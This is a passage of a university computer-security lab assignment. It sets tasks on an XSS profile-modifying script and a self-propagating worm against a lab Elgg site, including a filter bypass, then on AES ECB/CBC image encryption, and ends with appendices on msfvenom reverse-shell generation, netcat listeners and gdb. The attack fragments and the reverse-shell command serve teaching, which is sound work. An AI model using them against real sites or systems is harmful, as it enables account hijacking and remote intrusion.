var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+userName;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var desc=...; //FILL IN
var content=...; //FILL IN
var samyGuid=...; //FILL IN
if(elgg.session.user.guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>

```

The above code should be placed in the “About Me” field of Samy’s profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on “Edit HTML”, which can be found at the top right of the “About Me” text field.

Q1 (5 marks): Accomplish the above attack, and provide your screenshots in your report and the corresponding explanation to support and verify that you have performed the attack and it worked successfully. **[Marking scheme: 3 marks for the screenshots in the report, and 2 marks for the explanation and solutions in the report]**

Hint: You may use HTTP inspection tool to see the HTTP request look like.


5.4 Task 2: Writing a Self-Propagating XSS Worm [15 Marks]

In this task, you need to create an advanced XSS worm that can propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles.

We provide an example JavaScript code to assist you to finish this task. You can download the example `self-propagate-worm.js` on Moodle. The malicious code uses DOM APIs to retrieve a copy of itself from the web page, and sends HTTP POST requests to modify the others profile. You should try to embed this code into the malicious user’s (i.e. **Samy**) profile in order to accomplish the above attack.

Q2: You can directly embed the code into Samy's profile to accomplish the attack. However, some real-world web applications implement some counter-measures to sanitise the input. **You can choose one of the following options to complete this task. But option 2 will allow you to obtain the full marks of this question.**

Option 1 (5 marks): You need to fill the "About Me" field in Samy's profile with the malicious code (see the figure below), and use Alice's account to access Samy's page to see what happened. Then, try to use Bobby's account to access Alice's page. **Provide a video to demonstrate your observation with sufficient explanations.** You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. **[Marking scheme: In your recording, 3 marks are given if the attack is running successfully, 5 marks are only given if you have a solid demonstration and explanation about how the attack works]**



Option 2 (15 marks): 1) Substitute the "Edit Profile" with a secure version and try to fill the "About Me" field in Samy's profile with the malicious code and describe your observation, and provide the screenshots to support your ideas. 2) try to conduct the Self-Propagating XSS Worm attack in the new "Edit Profile". **Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. Also, brief explain how to construct the worm and how to conduct the attack in your video.** **[Marking scheme: 1) 3 marks for screenshot and 2 marks for the observation, 2) In your recording, 5 marks are given if the attack is running successfully, 10 marks are only given if you have a solid demonstration and explanation about how the attack works]**

We have provide the secure "Edit Profile" to help you finish the first sub-task. You can download the file `Edit.php` on Moodle and use it to substitute the `Edit.php` in `/var/www/XSS/Elgg/vendor/elgg/elgg/actions/profile`. After doing so, reboot the Apache server by using the following command:

```
$ sudo service apache2 start
```

Now the "Edit Profile" in Elgg website is secured by some input filtering mechanisms.

For the sub-task 2, we provide another self-propagating XSS worm script (i.e. `self-propagate-worm2.js` on Moodle). As the `<script>` tag is filtered under the modified "Edit Profile", you should find another way to load and execute the script.

[Hint 1]: In Sec 5.2 (XSS Warm-Up Tasks), you have created new virtual hosts (i.e. `example1` and `example2`) and loaded the script file stored in these two virtual hosts. You may leverage them again to keep the XSS worm script.

[Hint 2]: Instead of using the `<script>` tag, `` tag can also be used to embed and execute the JavaScript code, we provide a template to assist you to figure out how to construct Samy's input,

you can refer to the variable `jsCode` in `self-propagate-worm2.js` to capture the basic idea on how to use `` to execute the JavaScript code.

5.5 Task 3: Countermeasures [5 Marks]

Elgg has a built-in countermeasure to defend against the XSS attack. We have deactivated and commented out the countermeasure to make the attack work. The built-in security countermeasure `HTMLawed` on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function `filter_tags` in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto `Account->administration` (top right of screen) `->plugins` (on the right panel), and click on `security` and `spam` under the filter options at the top of the page. You should find the `HTMLawed` plugin below. Click on `Activate` to enable the countermeasure.

Once you know how to turn on the countermeasure, do the following task (Note that you are not allowed to change any other code and make sure that there are no syntax errors)

Q3 (5 marks): Visit any of the victim profiles and describe your observation, and provide the screenshot to support your ideas. **[Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions.]**

6 Proper Usage of Symmetric Encryption [20 Marks]

The learning objective of this part is to gain the experience of using cryptographic libraries in the software development process and learn how to choose a proper cryptographic algorithm when using cryptography. You are expected to use a cryptographic library named `OpenSSL` to encrypt an image. Throughout this process, you will be able to learn how to invoke the library interactive interface or API to encrypt the image with the AES algorithm. In addition, you will be required to encrypt the image with different block cipher modes and check the corresponding ciphertext output. You will gain a clear picture about the impact on ciphertext with different block cipher modes.

6.1 Task 1: Encrypting an Image with Different Block Cipher Modes [20 Marks]

Q1: The provided file `pic_original.bmp` contains a simple picture. We would like to encrypt this picture, so people without the encryption keys cannot know what is in the picture. Please encrypt the file using the AES ECB (Electronic Code Book) and AES CBC (Cipher Block Chaining) modes. **You can go either option 1 or option 2. But option 2 will allow you to obtain the full marks of this question.**

Option 1 (5 Marks): You can use the following `openssl enc` command to encrypt/decrypt the image file. To see the manuals, you can type `man openssl` and `man enc`.

```
% openssl enc ciphertype -e -in pic_original.bmp -out cipher.bin \  
-K 00112233445566778889aabbccddeeff \  
-iv 0102030405060708
```

Please replace the `ciphertype` with a specific cipher type, such as `-aes-128-cbc` and `-aes-128-ecb`. **In this task, you should try AES ECB and AES CBC modes using your student id as the encryption key for encryption.** You can find the meaning of the command-line options and all the supported cipher types by typing `man enc` (check the supported ciphers section). We include some common options for the `openssl enc` command in the following:

<code>-in <file></code>	input file
<code>-out <file></code>	output file
<code>-e</code>	encrypt
<code>-d</code>	decrypt
<code>-K/-iv</code>	key/iv in hex is the next argument
<code>-[pP]</code>	print the iv/key (then exit if -P)

Please attach the screenshot of the terminal. **[Marking scheme: 5 marks for the screenshot]**

Option 2 (20 Marks): Write a C program by using OpenSSL library to encrypt the image in AES ECB and AES CBC mode respectively. You are required to use **your student id as the encryption key** for encryption. You may refer to the sample code given in Appendix A.4. Header files “`openssl/conf.h`, `openssl/evp.h`, `openssl/err.h`” will be used for calling related OpenSSL functions. Using the following command line to compile your program (assuming that your program is `image_encryption.c` and your executable file is named as `image_encryption`):

```
$ gcc -I /usr/local/ssl/include -L /usr/local/ssl/lib -o \
image_encryption image_encryption.c -lcrypto -ldl
```

Some references for coding:

https://wiki.openssl.org/index.php/EVP_Symmetric_Encryption_and_Decryption
<https://alinush.github.io/AES-encrypt/>
<https://stackoverflow.com/questions/9889492/how-to-do-encryption-using-aes-in-openssl>

Let us treat the encrypted picture as a picture, and use a picture viewing software to display it. However, For the `.bmp` file, the first 54 bytes contain the header information about the picture, we have to set it correctly, so the encrypted file can be treated as a legitimate `.bmp` file. We will replace the header of the encrypted picture with that of the original picture. You can use the `ghex` tool (on the desktop of SEED-VM) to directly modify binary files.

Provide your video demonstration evidence to support and verify that you have performed the encryption with different AES ECB and CBC modes. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- Run the program with different encryption modes and display the encrypted pictures using any picture viewing software. Can you derive any useful information about the original picture from the encrypted picture? Please explain your observations (**10 marks for your explanation during demonstration video**)
- Open the source code and explain clearly how you program to generate such results. (**10 marks for your coding explanation during demonstration video**).

Completion: Please put your code and related code comments (for ECB and CBC, respectively), and the encrypted pictures to your report. Failure to provide any of the above four files will result in a reduction of 2.5 marks for each file.

Acknowledgement

This assignment are based on the SEED project (Developing Instructional Laboratories for Computer Security Education) at the website <http://www.cis.syr.edu/~wedu/seed/index.html>.

A Appendix

A.1 Reverse Shell Creation

A reverse shell (sometimes is known as a malicious shell) enables the connection from the target machine to the attacker's machine. In this situation, the attacker's machine acts as a server. It opens a communication on a port and waits for incoming connections. The target machine acts as a client connecting to that listener, and then finally the attacker receives the shell. These attacks are dangerous because they give an attacker an interactive shell on the target machine, allowing the attacker to manipulate file system/data.

In this assignment, we use `msfvenom` module in Metasploit to generate the reverse shellcode. Metasploit is one of the most powerful and widely used tools for exploring/testing the vulnerability of computer systems or to break into remote systems. You first install Metasploit by opening a terminal and entering the following command. Note that the command is one-line command without line breaks.

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/  
master/config/templates/metasploit-framework-wrappers/  
msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
```

To see `msfvenom` help, you can use `msfvenom -h`. To generate a reverse shell, you can use the following command. You should wait few seconds to obtain the reverse shellcode.

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f c
```

where `-p` is a payload type (in this case it's for 32-bit Linux reverse shell binary), `LHOST` is your SEED machine's IP address (assuming you're the attacker), `LPORT` is the port where the attacker is listening, and `-f` is a format (`c` in this case).

A.2 Netcat Listener

In this assignment, we use Netcat to simulate the attacker's listener. Fortunately, Netcat is already installed in SeedVM. It's a versatile tool that has been dubbed the Hackers' Swiss Army Knife. It's the most basic feature is to read and write to TCP and UDP ports. Therefore, it enables Netcat can be run as a client or a server. To see Netcat help, you can type `nc -h` in terminal. If you want to connect to a webserver (10.2.2.2) on port 80, you can type

```
nc -nv 10.2.2.2 80
```

And if you want your computer to listen on port 80, you can type

```
nc -lvp 80
```

A.3 GNU Debugger

The GNU debugger `gdb` is a very powerful tool that is extremely useful all around computer science, and **MIGHT** be useful for this task. A basic `gdb` workflow begins with loading the executable in the debugger:

```
gdb executable
```

You can then start running the problem with:

```
$ run [arguments-to-the-executable]
```

(Note, here we have changed `gdb`'s default prompt of `(gdb)` to `$`).

In order to stop the execution at a specific line, set a breakpoint before issuing the "run" command. When execution halts at that line, you can then execute step-wise (commands `next` and `step`) or continue (command `continue`) until the next breakpoint or the program terminates.

```
$ break line-number or function-name
$ run [arguments-to-the-executable]
$ step # branch into function calls
$ next # step over function calls
$ continue # execute until next breakpoint or program termination
```

Once execution stops, you will find it useful to look at the stack backtrace and the layout of the current stack frame:

```
$ backtrace
$ info frame 0
$ info registers
```

You can navigate between stack frames using the `up` and `down` commands. To inspect memory at a particular location, you can use the `x/FMT` command

```
$ x/16 $esp
$ x/32i 0xdeadbeef
$ x/64s &buf
```

where the `FMT` suffix after the slash indicates the output format. Other helpful commands are `disassemble` and `info symbol`. You can get a short description of each command via

```
$ help command
```

In addition, Neo left a concise summary of all `gdb` commands at:

```
http://vividmachines.com/gdbrefcard.pdf
```

You may find it very helpful to dump the memory image ("core") of a program that crashes. The core captures the process state at the time of the crash, providing a snapshot of the virtual address space, stack frames, etc., at that time. You can activate core dumping with the shell command:

```
% ulimit -c unlimited
```

A crashing program then leaves a file `core` in the current directory, which you can then hand to the debugger together with the executable:

```

gdb executable core
$ bt # same as backtrace
$ up # move up the call stack
$ i f 1 # same as "info frame 1"
$ ...

```

Lastly, here is how you step into a second program `bar` that is launched by a first program `foo`:

```

gdb -e foo -s bar # load executable foo and symbol table of bar
$ set follow-fork-mode child # enable debugging across programs
$ b bar:f # breakpoint at function f in program bar
$ r # run foo and break at f in bar

```

A.4 AES Encryption Function Sample Code

The AES encryption function will take as parameters the plaintext, the length of the plaintext, the key to be used, and the IV. We will also take in a buffer to put the ciphertext in (which we assume to be long enough), and will return the length of the ciphertext that we have written. Encrypting consists of the following stages: (1) Setting up a context (2) Initialising the encryption operation (3) Providing plaintext bytes to be encrypted (4) Finalising the encryption operation.

During initialisation, we need to provide an `EVP_CIPHER` object. In this example, we are using `EVP_aes_128_cbc()`, which uses the AES algorithm with a 128-bit key in CBC mode.

```

int encrypt(unsigned char *plaintext, int plaintext_len, unsigned char *key,
            unsigned char *iv, unsigned char *ciphertext)
{
    EVP_CIPHER_CTX *ctx;

    int len;

    int ciphertext_len;

    /* Create and initialise the context */
    if(!(ctx = EVP_CIPHER_CTX_new())) handleErrors();

    /* Initialise the encryption operation. IMPORTANT - ensure you use a key
     * and IV size appropriate for your cipher
     */
    if(1 != EVP_EncryptInit_ex(ctx, EVP_aes_128_cbc(), NULL, key, iv))
        handleErrors();

    /* Provide the message to be encrypted, and obtain the encrypted output.
     * EVP_EncryptUpdate can be called multiple times if necessary
     */
    if(1 != EVP_EncryptUpdate(ctx, ciphertext, &len, plaintext, plaintext_len))
        handleErrors();
    ciphertext_len = len;
}

```

```

/* Finalise the encryption. Further ciphertext bytes may be written at
 * this stage.
 */
if(1 != EVP_EncryptFinal_ex(ctx, ciphertext + len, &len)) handleErrors();
ciphertext_len += len;

/* Clean up */
EVP_CIPHER_CTX_free(ctx);

return ciphertext_len;
}

```

Also, the code skeleton is given for image encryption. Note: if you stick to the following steps, your program will directly output the encrypted image which can be viewed by any image viewer. Alternatively, you may encrypt the entire image file and use ghex tool as suggested in the step of Question 2 to replace the header of the original image header for image preview.

```

#include <openssl/conf.h>
#include <openssl/evp.h>
#include <openssl/err.h>

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void handleErrors()
{
    printf("Wrong encryption progress\n");
}

int encrypt(unsigned char *plaintext, int plaintext_len, unsigned char *key,
            unsigned char *iv, unsigned char *ciphertext)
{
    // implement the encryption function based on the above example
}

int main(int argc, char **argv)
{
    char * fileName="pic_original.bmp";

    //===== STEP 0=====//
    /* Key initialization.
    It will be automatically padded to 128 bit key */

    //===== STEP 1=====//
    /* IV initialization.
    The IV size for *most* modes is the same as the block size.

```

```

    * For AES128 this is 128 bits
    */

//===== STEP 2=====//
//read the file from given filename in binary mode
printf("Start to read the .bmp file \n");

//===== STEP 3=====//
/*allocate memory for bitmapHeader and bitmapImage.
then read bytes for these variables */

//allocate memory for the final ciphertext

/* as this is a .bmp file we read the header,
the first 54 bytes, into bitmapHeader*/

//read the bitmap image content until the end of the .bmp file

//===== STEP 4=====//
// encrypt the bitmapImage with the given studentId key

//===== STEP 5=====//
/*merge header and bitmap to the final ciphertext
and output it into a .bmp file*/

return 1;
}

```